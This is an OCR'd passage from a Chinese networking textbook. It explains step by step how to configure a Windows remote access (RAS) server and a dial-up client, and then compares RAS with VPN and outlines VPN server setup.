


图 6.2　设置向导界面

选择“远程访问服务器”选项，单击“下一步”按钮，弹出远程访问服务器界面，其中有两种选择，分别是“设置一个基本的远程访问服务器”和“设置一个高级远程访问服务器”，如图 6.3 所示，这里选择后一种，单击“下一步”按钮。

在管理多个远程访问服务器界面中，选择“不，我现在不想设置此服务器使用 RADIUS”，如图 6.4 所示，单击“下一步”按钮。

在 IP 地址指定界面中，有两种选择：“使用自动地址分配，用户需要将这台服务器配置为 DHCP 代理”和“来自一个指定的地址范围”。这里选择 DHCP 方式，单击“下一步”按




图 6.3　远程访问服务器设置界面




图 6.4　管理多个远程访问服务器界面

钮。如果用户设置过系统的 IP 地址，则系统会提示“要支持对来自远程访问客户的 DHCP 消息的中继，必须使用 DHCP 服务器的 IP 地址配置 DHCP 中断代理程序的属性”，“路由和远程访问”信息如图 6.5 所示，单击“确定”按钮。




图 6.5　“路由和远程访问”信息提示

配置完成后,路由和远程访问的控制台信息如图 6.6 所示。



图 6.6　配置完成后的路由和远程访问控制台信息

在路由和远程访问控制台左边的树状列表中,右击“DHCP 中继代理程序”,在弹出的快捷菜单中选择“属性”选项,弹出属性对话框“常规”选项卡,如图 6.7 所示。在服务器地址中输入 DHCP 服务器的 IP 地址,单击“确定”按钮,保存设置信息。



图 6.7　设置 DHCP 服务器的 IP 地址

接下来设置远程访问服务器上用户账号的拨入属性,以允许这些用户访问远程访问服务器。选择“我的电脑”|“管理”|“本地用户和组”选项,右击需要设置的用户,在弹出的快捷菜单中选择“属性”选项,如图 6.8 所示,在弹出的用户属性对话框中,如图 6.9 所示,选中

“允许访问”单选按钮，设置用户拨入属性的远程访问权限。




图 6.8　设置用户属性




图 6.9　设置用户远程访问权限

设置完成后，远程的客户端可以通过 modem 等设备拨号连接到这个计算机并通过这台计算机访问整个本地网络。这台设置好的计算机即被称为远程访问服务器。

6.3.2　客户端设置

下面设置远程访问客户端连接远程访问服务器。在远程访问客户端上新建连接，如图 6.10 所示。选中“拨号到专用网络”单选按钮，设置网络连接的类型。




图 6.10　设置网络连接类型

单击“下一步”按钮，选择拨号时使用的设备，弹出如图 6.11 所示对话框，在“电话号码”文本框中输入远程访问服务器的电话号码，然后按照向导提示就可以建立与远程访问服务器的连接。



图 6.11　输入远程访问服务器的电话号码

利用 RAS(远程访问服务器)的方式进行远程访问给用户带来了方便，可是这种方式也有如下两个缺点：

① 由于 RAS 服务器是利用电话号码来提供服务(电话线要插到 modem 上)，所以在同一时刻只允许一个用户连接。如果要满足多个用户同时连接的请求，那么 RAS 服务器必须有多个 modem，这就增加了硬件费用。

② 由于客户端计算机必须拨 RAS 的电话号码，如果客户端与服务器位于不同的城市甚至不同的国家，那么因此所带来的电话费用是很大的。

鉴于 RAS 方式有上述的缺点，在实际应用中一般采用另外一种远程访问方式：VPN。

VPN 与 RAS 的区别：提供远程访问服务的 VPN 服务器不是用电话号码，而是用 IP 地址来标识自己，因此就要求 VPN 服务器必须有一个公有 IP 地址。由于 IP 地址是逻辑

的，所以可以同时接受多个用户的访问请求，只要有一个硬件能够提供到 Internet 的连接就可以了，因此降低了硬件的费用。对客户端计算机来说如果要访问 VPN 服务器，只要先连接到 Internet 上获得一个在互联网上唯一的公有 IP 地址，然后再去拨 VPN 服务器的公有 IP 地址，就可以建立与 VPN 服务器的连接。此次连接的费用也只是双方连接到当地的 ISP 所需要的电话费，避免了 RAS 方式所带来的昂贵的电话费。由于双方都采用公有 IP 地址来标识自己，而公有 IP 在互联网上是唯一的，所以看起来就像是在 Internet 上为这两台计算机专门开辟了一条通道一样，所以被称之为“虚拟专有网络”。

VPN 服务器的设置与 RAS 服务器类似，在要作为 VPN 服务器的计算机上打开路由和远程访问控制台，启动路由和远程访问服务，在服务器类型中选中“虚拟专用网络(VPN)服务器”单选按钮，然后按照向导提示就可以把计算机配置为 VPN 服务器，如图 6.12 所示。

